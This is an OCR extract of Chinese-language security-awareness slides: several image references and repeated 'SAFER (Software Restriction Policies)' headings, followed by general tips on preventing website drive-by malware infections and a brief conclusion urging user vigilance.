


SAFER(軟體限制原則)




SAFER(軟體限制原則)


SAFER(軟體限制原則)



SAFER(軟體限制原則)



SAFER(軟體限制原則)



網站惡意掛馬預防方法

- 危機意識與正確的資安觀念
  - 預防詐騙手法的攻擊
  - 提高警覺，加強危機意識
  - 不隨意開啟或下載郵件或軟體
  - 定期做系統更新與資料備份的工作

結論

- 網路處處是危機
- 知名網站也可能帶來危害
- 使用者必須提高危機意識
- 沒有正確的資安觀念就沒有安全的電腦